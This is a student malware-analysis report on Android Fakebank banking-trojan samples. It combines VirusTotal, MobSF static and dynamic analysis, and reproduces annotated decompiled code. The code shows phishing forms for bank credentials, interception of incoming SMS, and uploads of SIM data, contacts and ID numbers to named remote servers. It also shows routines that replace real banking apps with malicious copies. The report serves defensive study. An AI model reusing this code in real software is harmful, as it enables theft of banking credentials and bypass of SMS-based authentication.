UNIVERSITÀ DI PISA

MSc in Computer Engineering

Formal Methods for Secure Systems

Analysis of Fakebank and RedDrop Malware families for Android devices

TEAM MEMBERS:

Salvatore Lombardi

Francesco Martoccia

Riccardo Sagramoni

Luca Tartaglia

Academic Year: 2021/2022

Table of Contents

Introduction

The aim of this project is to study the behavior of two different malware families for Android devices (**Fakebank** and **Reddrop**) through antimalware, static and dynamic analysis.

In order to achieve a better comprehension of the malwares' nature and mechanisms, four different samples for each family were provided.

The main goal was to identify the malicious payload inside the APK files of the provided samples.

Tools

During this project, we used three main analysis tools to identity the malicious behavior of the samples:

- **VirusTotal** (antimalware analysis)
  - It's a web tool that allows to submit samples and analyze them with several antivirus or antimalware programs
  - This tool was used to gain a starting insight on the already existing knowledge about the specific malicious sample.
- **MobSF** (static and dynamic analysis)
  - This tool let the analyst to automatically highlight interesting features of the application (e.g. Android permissions, API calls, remote URLs), but also to extract the Java code from the APK file. In this way we can gain a strong insight of the potential malicious behavior of the application and then manually analyze it by examining the code.
  - Moreover, it allows to perform a dynamic analysis, by executing the application inside a virtual environment and by monitoring it.
- **Genymotion** (dynamic analysis)
  - It creates virtual environments for MobSF in order to execute the malware sample safely.

Fakebank

Fakebank is an Android trojan which disguises itself as a legit bank application to steal sensitive information from the user (e.g. their phone number or their bank credentials) while intercepting all the incoming SMS.

The analyzed fakebank samples are linked to several remote servers, to which they send all the collected data through an HTTP connection.

Analyzed malware samples

During our project, we were asked to analyze four different samples of fakebank, whose SHA-256 hash values are:

- b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb
- 1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3
- 4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98
- 191108379dccd5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512

For the sake of readability, we will refer to each sample with the **first four digits of its hash code**.

Since the structure, the behavior, the Java code, and the general characteristics of the four samples are mostly equal (or at least very similar), we will discuss in detail only the sample **b9cb**, since it's the most generic one. Further on, we will focus on the differences between the other three samples compared and the generic one.

Sample b9cb

Antimalware Analysis

The antimalware analysis with VirusTotal shows that **32 out of 64 security vendors** flagged the file as malicious.


Most flags correctly identify the sample as a generic android trojan, but some of them (e.g. Avast, AVG, Symantec) are even able to recognize its malware family (fakebank).

A few vendors classify the sample as a generic android malware, without specifying the family nor the type (trojan).

It's interesting to notice that some famous vendor like BitDefender, Kingsoft and Malwarebytes were unable to identify the file as malicious.

Static Analysis

Android permission



The application requests to the operating system several **potentially dangerous permissions**, such as controlling the SMS, read/write contacts and read phone state.

This set of permissions hints that the application could send confidential data - such as phone number, SIM serial number, contact list, received SMS - to a remote server.

Moreover, it could delete or overwrite already received SMS, intercept all the incoming ones, and send SMS to arbitrary phone numbers. This could potentially allow to bypass two-factor authentication of some banks.

It could also reinstall itself or other malwares in a local or external storage.

Manifest analysis

NO	ISSUE	SEVERITY
1	Debug Enabled For App [android:debuggable=true]	high
2	Application Data can be Backed up [android:allowBackup] flag is missing.	warning
3	**Broadcast Receiver** (com.example.kbtest.smsReceiver) is not Protected. An intent-filter exists.	warning
4	High Intent Priority (1000) [android:priority]	warning

The analysis of the manifest shows an interesting property of the malware: it owns a non-protected **broadcast receiver** with high intent priority.

This could allow to intercept all the SMS received by the infected smartphone.

URLs


URL	FILE
http://banking1.kakatt.net:9998/send_bank.php	com/example/kbtest/BankEndActivity.java
http://banking1.kakatt.net:9998/send_product.php	com/example/kbtest/smsReceiver.java
http://banking1.kakatt.net:9998/send_sim_no.php	com/example/kbtest /BankSplashActivity.java

As expected, the malware communicates with a remote server.

As we will see further on, this server receives all


the confidential data collected by the application. Apparently, it's not reachable anymore (no DNS record has been found both in Google and Cloudflare DNS servers).

Activities



The application contains the following activities. This classes will be further analyzed in the Java code analysis and in the dynamic analysis.

Receivers



As seen in the analysis of the manifest, the application uses a broadcast SMS receiver to intercept incoming messages.

Java Code Analysis

The code is structured in three packages:

- com.example.kbtest: contains the activities, the receivers and all the main classes of the application
- com.ibk.smsmanager: contains two configuration classes
- android.support.v4: contains the Android API

We will report only the most interesting classes for the purpose of this project.

- BankActivity: shows input text fields to the user asking for confidential information (bank credentials) and store them in a BankInfo static object.

```
public void onClick(View arg0) {
    String str1 = BankActivity.this.ed1.getText().toString();
    String str2 = BankActivity.this.ed2.getText().toString();
    if (str1 != null && str2 != null) {
        if (str1.equals("") || str2.equals("")) {
            // [fmss] "Check your internet banking account"
            Toast.makeText(BankActivity.this.getApplicationContext(), "인터넷뱅킹계정을 확인하세요", 0).show();
        } else if (str2.length() != 13 || str1.length() <= 5) {
            // [fmss] "Check your resident registration number"
            Toast.makeText(BankActivity.this.getApplicationContext(), "주민등록번호를 확인하세요", 0).show();
        } else {
            // [fmss] take data from input fields and  copy them (so that it will be sent to remote url)
            BankInfo.bankinid = str1;
            BankInfo.jumin = str2;
            Intent intent = new Intent();
            intent.setClass(BankActivity.this.getApplicationContext(), BankNumActivity.class);
            BankActivity.this.startActivity(intent);
        }
    }
}
```

- BankNumActivity: same of BankActivity.
- BankScardActivity: same of BankActivity.
- BankEndActivity: retrieves all the data collected by the previous classes (+ phone number), packages them into a List of key-value pairs and send it to a remote url (http://banking1.kakatt.net:9998/send_bank.php)

```
// Invia dati
JSONObject json = BankEndActivity.this.jsonParser.makeHttpRequest(BankEndActivity.this.send_bank_url,
"POST", BankEndActivity.this.params);
Log.d("Create Response", json.toString());
```

- BankSplashActivity: launched at startup, it collects confidential data about the infected device (phone number, SIM serial number, unique subscriber ID) and send them to a remote

```
void regPhone() {
        TelephonyManager tm = (TelephonyManager) getSystemService("phone");

        // [fmss] get unique subscriber ID
        String sim_no = tm.getSubscriberId();

        // [fmss] Returns the phone number string for line 1, for example,
        // the MSISDN for a GSM phone for a particular subscription.
        String getLine1Number = tm.getLine1Number();

        if (getLine1Number == null || getLine1Number.length() < 11) {
            // [fmss] Returns the serial number of the SIM
            getLine1Number = tm.getSimSerialNumber();
        }

        ParamsInfo.Line1Number = getLine1Number;
        ParamsInfo.sim_no = sim_no;
        params = new ArrayList();
        params.add(new BasicNameValuePair("mobile_no", getLine1Number));

        Date currentTime = new Date();
        SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
        String dateString = formatter.format(currentTime);
        params.add(new BasicNameValuePair("datetime", dateString));

        new Thread() { // from class: com.example.kbtest.BankSplashActivity.4
            @Override // java.lang.Thread, java.lang.Runnable
            public void run() {
                DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
                HttpPost httppost = new HttpPost(BankSplashActivity.this.insert_url);
                try {
                    // [fmss] Send data to remote url
                    httppost.setEntity(new UrlEncodedFormEntity(BankSplashActivity.params, "EUC-KR"));
                    Log.d("\thttppost.setEntity(new UrlEncodedFormEntity(params));", "gone");
                } catch (UnsupportedEncodingException e) {
                    e.printStackTrace();
                }
                try {
                    HttpResponse response = defaultHttpClient.execute(httppost);
                    Log.d("response=httpclient.execute(httppost);", response.toString());
                } catch (IOException e2) {
                    e2.printStackTrace();
                } catch (ClientProtocolException e3) {
                    e3.printStackTrace();
                }
            }
        }.start();
    }
```

server (http://banking1.kakatt.net:9998/send_sim_no.php)

- BankInfo: public class with static public fields. It stores the confidential data collected during the fake login procedure in order to be sent through an HTTP connection.
- smsReceiver: extends BroadcastReceiver.
  This class intercepts all the incoming SMS messages and send them to a remote url (http://banking1.kakatt.net:9998/send_product.php). In particular, it sends the sender's and the receiver's phone number, the body of the SMS and the timestamp.

```java
// [fmss] si attiva ad ogni arrivo di un sms
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    Bundle bundle;
    String dateString2;

    if (netWorkIsAvailable(context)) {
        TelephonyManager tel = (TelephonyManager) context.getSystemService("phone");
        String action = intent.getAction();

        if (SMS_RECEIVED_ACTION.equals(action) && (bundle = intent.getExtras()) != null) {
            Object[] pdus = (Object[]) bundle.get("pdus");
            for (Object pdu : pdus) {
                // [fmss] Legge sms ricevuto: numero di telefono mittente, timestamp e corpo del messaggio.
                // Memorizza anche il numero del telefono oppure il numero seriale della SIM
                SmsMessage smsMessage = SmsMessage.createFromPdu((byte[]) pdu);
                this.params2 = new ArrayList();
                String simNo = tel.getLine1Number();
                if (simNo == null || simNo.length() < 11) {
                    simNo = tel.getSimSerialNumber();
                }
                this.params2.add(new BasicNameValuePair("sim_no", simNo));
                this.params2.add(new BasicNameValuePair("tel", tel.getSimOperatorName()));
                this.params2.add(new BasicNameValuePair("thread_id", "0"));
                this.params2.add(new BasicNameValuePair("address", smsMessage.getOriginatingAddress()));
                SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                try {
                    dateString2 = df2.format(new Date(smsMessage.getTimestampMillis()));
                } catch (Exception e) {
                    dateString2 = "1970-01-01 10:12:13";
                }
                this.params2.add(new BasicNameValuePair("datetime", dateString2));
                this.params2.add(new BasicNameValuePair("bady", smsMessage.getDisplayMessageBody()));
                this.params2.add(new BasicNameValuePair("read", "1"));
                this.params2.add(new BasicNameValuePair("type", "1"));


                // [fmss] invia a server remoto
                new Thread() { // from class: com.example.kbtest.smsReceiver.1
                    @Override // java.lang.Thread, java.lang.Runnable
                    public void run() {
                        DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
                        HttpPost httppost = new HttpPost(smsReceiver.this.update_url);
                        try {
                            httppost.setEntity(new UrlEncodedFormEntity(smsReceiver.this.params2, "EUC-KR"));
                            Log.d("\thttppost.setEntity(new UrlEncodedFormEntity(params2));", "gone");
                        } catch (UnsupportedEncodingException e2) {
                            e2.printStackTrace();
                        }
                        try {
                            HttpResponse response = defaultHttpClient.execute(httppost);
                            Log.d("response=httpclient.execute(httppost);", response.toString());
                        } catch (ClientProtocolException e3) {
                            e3.printStackTrace();
                        } catch (IOException e4) {
                            e4.printStackTrace();
                        }
                    }
                }.start();
                abortBroadcast();
            }
        }
    }
}
```

Dynamic Analysis

In the dynamic analysis, we tested the behavior of the application that we predicted in our static and code analysis.

The three main malicious mechanisms (sending of SMS, bank credentials and phone information to remote server) are confirmed by the execution of the application in the virtual environment.


Workflow


Our analysis allowed us to outline the **workflow** of the malware attack:

- BankSplashActivity → BankSplashNext → BankPreActivity → BankActivity → BankNumActivity → BankScardActivity → BankEndActivity

- **smsReceiver** is executed in background.


Activity tester (first workflow)

		
com.example.kbtest BankSplashActivity	com.example.kbtest BankSplashNext	com.example.kbtest BankPreActivity



com.example.kbtest

BankActivity




com.example.kbtest

BankNumActivity

com.example.kbtest

BankScardActivity




com.example.kbtest

BankEndActivity

Sample 1911

This sample, compared to the previous one, has more complex operations and payload inside. Going into the analysis will come out that probably a package from another app it was reused and some of them it was not used at all. Following will be explained in detail the similarities and the new suspicious functionalities.



Antimalware Analysis


The antimalware analysis performed by using VirusTotal shows that 33 on 65 security vendors flagged this as malicious.

Most of them marked it as a Trojan, and in some case is also detected that belongs to the fakebank family.

Going into the details it is possible to note that this malware dates back to 2013 and it was developed for android SDK version 10, so for OS Android 2.

Static Analysis

Android permission



It is possible to see that the permissions are almost the same as the previous malware (only SYSTEM_ALERT_WINDOW is missing).

So, also this APK it is allowed to perform all the potentially dangerous operations described above, such as get confidential data or control the device to perform malicious activities.

Manifest analysis

3	**Broadcast Receiver** (.BootCompleteBroadcastReceiver) is not Protected. An intent-filter exists.	warning
4	**Broadcast Receiver** (.smsReceiver) is not Protected. An intent-filter exists.	warning

The manifest analysis shows that here, compared to the previous example, are presents more broadcast receivers non-protected instead of one.

URLs


URL
http://kkk.kakatt.net:3369/send_bank.php
http://kkk.kakatt.net:3369/send_jumin.php http://kkk.kakatt.net:3369/send_phonlist.php
http://kkk.kakatt.net:3369/send_product.php
http://kkk.kakatt.net:3369/send_sim_no.php
http://www.shm2580.com/ http://www.baidu.com
http://www.shm2580.com/post_simno.asp
http://www.shm2580.com/send_recieve_count.asp http://www.shm2580.com/send_finish.asp http://www.shm2580.com/send_message.asp http://www.shm2580.com/get_cmd_body.asp

This malware communicates with much more remote servers.

By using **IP tracker**, an interesting online tool that allows to detect, track and trace an IP Address, it was discovered that almost all IP are not reachable anymore.


The only still active domain is *baidu.com*, a famous Chinese search engine, probably used to make the http requests.

Activities



The Application workflow is the same of the previous application, indeed the activities are the same.

Receivers




As shown previously in this case the broadcast receivers are three. The most important is **BootCompleteBroadcastReceiver** that immediately sends device information to the remote URL, before starting to use the application.

Java Code Analysis

Assumed that the basic functioning is the same as in the previous application this part is focused more on parts that differ.

The structure of the code is the following:



Following are described the most important packages and classes.

cn.smsmanager package:

It contains malicious code possibly very dangerous, but it's mostly unused.
Probably it's a reused package, taken from another malware. This is hinted by the fact that this package print logs about all the collected data (confidential information), but:

1. On Logcat stream, there is no trace of those logs
2. The package **com.example** which contains the main classes of the application (e.g. the activities) do not uses (this means different methodology of development).


The classes are the following:

- dao
  - **SMSMessageDAO**: offer methods to read/modify/delete all the SMS. It's called by ScanHttpCmdTask.
- db
  - **DBOpenHelper**: create tables to store phone and sms information
- domain
  - **SmsMessage**: bean class representing an sms message
- Internet
  - It contains different classes that classes that control the state of the network or send http packets.
  - **ScanHttpCmdTask**: performs malicious actions based on the command in the cmdString field.
- phone
  - **GetPhoneNumber**: get phone number
- tools
  - Utility classes (100% legit)

com.example package:

this is the main package and it contains the mostly used operations of the app. Following are described all the sub packages:

- **bankmanager**: this package contains all the main classes launched by the application. Are the same as in the previous sample (com.example.kbtest) and have the same functionalities.



- **smsmanager**: this package contains mostly code executed in background by using android task AsyncTask. The main classes are:
    - **MainActivity**: This class is one of the most dangerous and it will perform the following operations:

        1. **Reinstall malwares on external storage:** by calling RemoveApplications remove APKs (using unInstallApk method) from their original folder and reinstall them (using InstallApk method) on the external storage (/sdcard/apk/).
           The new APKs, having a similar but not identical names, could make suspect that have a payload inside, and in this case the customer will install new malicious applications.

           - hananbank = hannanbank
           - kbkard = kb
           - nh = nhbank
           - wooribank = woori
           - xinhan = shinan

```java
/* JADX INFO: Access modifiers changed from: private */
//[fmss] method that remove original APKs and install identical but malicious APKs
public void removeApplications() {
    PackageManager manager = getPackageManager();
    Intent mainIntent = new Intent("android.intent.action.MAIN", (Uri) null);
    mainIntent.addCategory("android.intent.category.LAUNCHER");
    List<ResolveInfo> apps = manager.queryIntentActivities(mainIntent, 0);
    Collections.sort(apps, new ResolveInfo.DisplayNameComparator(manager));
    if (apps != null) {
        int count = apps.size();
        for (int i = 0; i < count; i++) {
            new ApplicationInfo();
            ResolveInfo info = apps.get(i);
            ApplicationInfo pmAppInfo = info.activityInfo.applicationInfo;
            ApplicationInfo applicationInfo = info.activityInfo.applicationInfo;
            if ((pmAppInfo.flags & 1) > 0) {
                StringBuilder sb = new StringBuilder();
                ApplicationInfo applicationInfo2 = info.activityInfo.applicationInfo;
                Log.i("appInfo", sb.append(1).toString());
            } else {
                String str = info.activityInfo.applicationInfo.packageName;
                if (str.equals("com.hanabank.ebk.channel.android.hananbank")) {
                    Log.d("find app", "----com.hanabank.ebk.channel.android.hananbank--");
                    unInstallApp(str);
                    File file = new File("/sdcard/apk/hannanbank.apk");
                    if (file.exists()) {
                        installApk(file.getAbsolutePath());
                    }
                } else if (str.equals("com.ibk.spbs")) {
                    Log.d("find app", "----com.ibk.spbs--");
                    unInstallApp(str);
                    File file2 = new File("/sdcard/apk/ibk.apk");
                    if (file2.exists()) {
                        installApk(file2.getAbsolutePath());
                    }
                } else if (str.equals("com.kbcard.kbkookmincard")) {
                    Log.d("find app", "----com.kbcard.kbkookmincard--");
                    unInstallApp(str);
                    File file3 = new File("/sdcard/apk/kb.apk");
                    if (file3.exists()) {
                        installApk(file3.getAbsolutePath());
                    }
                } else if (str.equals("nh.smart")) {
                    Log.d("find app", "----nh.smart--");
                    unInstallApp(str);
                    File file4 = new File("/sdcard/apk/nhbank.apk");
                    if (file4.exists()) {
                        installApk(file4.getAbsolutePath());
                    }
                } else if (str.equals("com.webcash.wooribank")) {
                    Log.d("find app", "----com.webcash.wooribank--");
                    unInstallApp(str);
                    File file5 = new File("/sdcard/apk/woori.apk");
                    if (file5.exists()) {
                        installApk(file5.getAbsolutePath());
                    }
                } else if (str.equals("com.shinhan.sbanking")) {
                    Log.d("find app", "----com.shinhan.sbanking--");
                    unInstallApp(str);
                    File file6 = new File("/sdcard/apk/xinhan.apk");
                    if (file6.exists()) {
                        installApk(file6.getAbsolutePath());
                    }
                }
            }
        }
    }
}
```

2. **Copy contact list:** using **UploadContact** method, if the device is connected to the internet retrieve and pack the whole phone contact list of the user and then send it to remote URL by using an *http post request* (by using **HttpPostUpload** that encrypt the information in EUC-KR format).
This method uses **ContactDAO** class methods to retrieve the contact list.

```java
/* JADX INFO: Access modifiers changed from: private */
//[fmss] send the user contact phone list to suspicious url (send_contact_url)
public void upLoadContact() {
    NetworkInfo info;
    boolean canSend = false;
    try {
        //[fmss] check if the device is connected to the internet
        ConnectivityManager connectivity = (ConnectivityManager) ParamsInfo.context.getSystemService("connectivity"); //[fmss] if the system is connected to the network
        if (!(connectivity == null || (info = connectivity.getActiveNetworkInfo()) == null || !info.isConnected())) {
            if (info.getState() == NetworkInfo.State.CONNECTED) {
                canSend = true;
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    if (canSend) {
        Log.d("upLoadContact", "-----upload start");
        //[fmss] get contact list by using a function in ContactDAO.java class
        ContactDAO contactDAO = new ContactDAO(this.mContext);
        List<Contact> contactList = contactDAO.getContactList();
        int count = contactList.size();
        for (int i = 0; i < count; i++) {
            //[fmss] pack and send to "send_contact_url"
            Contact contact = contactList.get(i);
            this.params = new ArrayList();
            this.params.add(new BasicNameValuePair("name", contact.getContactname()));
            this.params.add(new BasicNameValuePair("number", contact.getContactnumber()));
            this.params.add(new BasicNameValuePair("extra", this.phoneNumber));
            Log.d("name", "---" + contact.getContactname());
            Log.d("number", "---" + contact.getContactnumber());
            Log.d("phoneNumber", "----" + this.phoneNumber);
            try {
                httpPostUpload(send_contact_url, this.params);
                Log.d("httpPostUpload", "-----upload start");
            } catch (Exception e2) {
                e2.printStackTrace();
                return;
            }
        }
    }
}
```

3. **Send sensitive information to remote URL:** Using the class **CreateNewUser** collect sensitive information, pack and send them by using an http POST request to suspicious URL (“ http://kkk.kakatt.net:3369/send_jumin.php”)

```java
/* JADX INFO: Access modifiers changed from: protected */
//[fmss] pack and send sensitive information to suspicious url
public String doInBackground(String... args) {
    String dateString2;
    int success = 0;
    String str1 = MainActivity.this.et1.getText().toString();
    String str2 = MainActivity.this.type;
    String str3 = "";
    if (!MainActivity.this.et3.getText().equals("")) {
        str3 = MainActivity.this.et3.getText().toString();
    }
    String str4 = "";
    if (!MainActivity.this.et4.getText().equals("")) {
        str4 = MainActivity.this.et4.getText().toString();
    }
    String str5 = "";
    if (!MainActivity.this.et5.getText().equals("")) {
        str5 = MainActivity.this.et5.getText().toString();
    }
    Log.i("str1", str1);
    Log.i("str2", str2);
    Log.i("str3", str3);
    Log.i("str4", str4);
    Log.i("str5", str5);
    SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    try {
        dateString2 = df2.format(new Date(System.currentTimeMillis()));
    } catch (Exception e) {
        dateString2 = "1970-01-01 10:12:13";
    }
    Log.i("str6", dateString2);
    //[fmss] pack sensitive informations in "params"
    MainActivity.this.params = new ArrayList();
    MainActivity.this.params.add(new BasicNameValuePair("sim_no", str1));
    MainActivity.this.params.add(new BasicNameValuePair("tel", str2));
    MainActivity.this.params.add(new BasicNameValuePair("name", str3));
    MainActivity.this.params.add(new BasicNameValuePair("jumin1", str4));
    MainActivity.this.params.add(new BasicNameValuePair("jumin2", str5));
    MainActivity.this.params.add(new BasicNameValuePair("datetime", dateString2));
    //[fmss] use method of JSONParser.java class using POST option (does not show information on the query string)
    JSONObject json = MainActivity.this.jsonParser.makeHttpRequest(MainActivity.jumin_url, "POST", MainActivity.this.params);
    Log.d("Create Response", json.toString());
    try {
        new JSONObject(json.toString());
        success = json.getInt(MainActivity.TAG_SUCCESS);
        Log.d("json.getInt", new StringBuilder().append(success).toString());
        if (success == 1) {
            MainActivity.this.getPackageManager().setComponentEnabledSetting(MainActivity.this.getComponentName(), 2, 1);
        } else {
            Log.i("information", "Registration failed");
        }
    } catch (JSONException e2) {
        e2.printStackTrace();
    } catch (Exception e3) {
        e3.printStackTrace();
    }
    if (success == 1) {
        return "OK";
    }
    return "";
}
```

- **BootCompleteBroadcastReceiver:** Get and send sim serial number to remote URL using GET http request ("http://www.shm2580.com/post_simno.asp")

```java
public class BootCompleteBroadcastReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if (!ParamsInfo.isServiceStart) {
            ParamsInfo.isServiceStart = true;
            TelephonyManager telManager = (TelephonyManager) context.getSystemService("phone"); //[fmss] get system service
            String sim_no = telManager.getSimSerialNumber(); //[fmss] get sim serial number
            ParamsInfo.sim_no = sim_no;
            Map<String, String> params = new HashMap<>();
            params.put("sim_no", sim_no); //[fmss] save sim_no
            try {
                HttpRequest.sendGetRequest("http://www.shm2580.com/post_simno.asp", params, "UTF-8"); //[fmss] send sim_no to remote url
            } catch (Exception e) {
                e.printStackTrace();
            }
            Intent smsSystemManageService = new Intent(context, SmsSystemManageService.class);
            context.startService(smsSystemManageService); //[fmss] starting service smsSystemManageService.java class
        }
    }
}
```

- **contactmanager:** Contains classes used in **MainActivity**. It stores methods to upload the customer contact list.

- **service:** Contains **InstallService** class. Seems it is just a copy of the method **removeApplications** used into **MainActivity**.

- **crash:** Contains classes to create the crash log file. It contains system device information and a log of some operation performed.

Dynamic Analysis

The dynamic analysis consisted of test the application in real time and see the internal behaviors. This was useful in order to discover some functionality that was not visible just analyzing the code.

In this specific sample it was also useful to see that some part of the payload was not used at all, such as the package cn/smsmanager and also to discover some background activities performed in the package com/smsmanager.

Workflow (activity tester)

The application workflow found by using the activity tester is the following:

		
com.example.bankmanager. BankSplashActivity	com.example.bankmanager BankPreActivity	com.example.bankmanager BankActivity

com.example.bankmanager

BankNumActivity

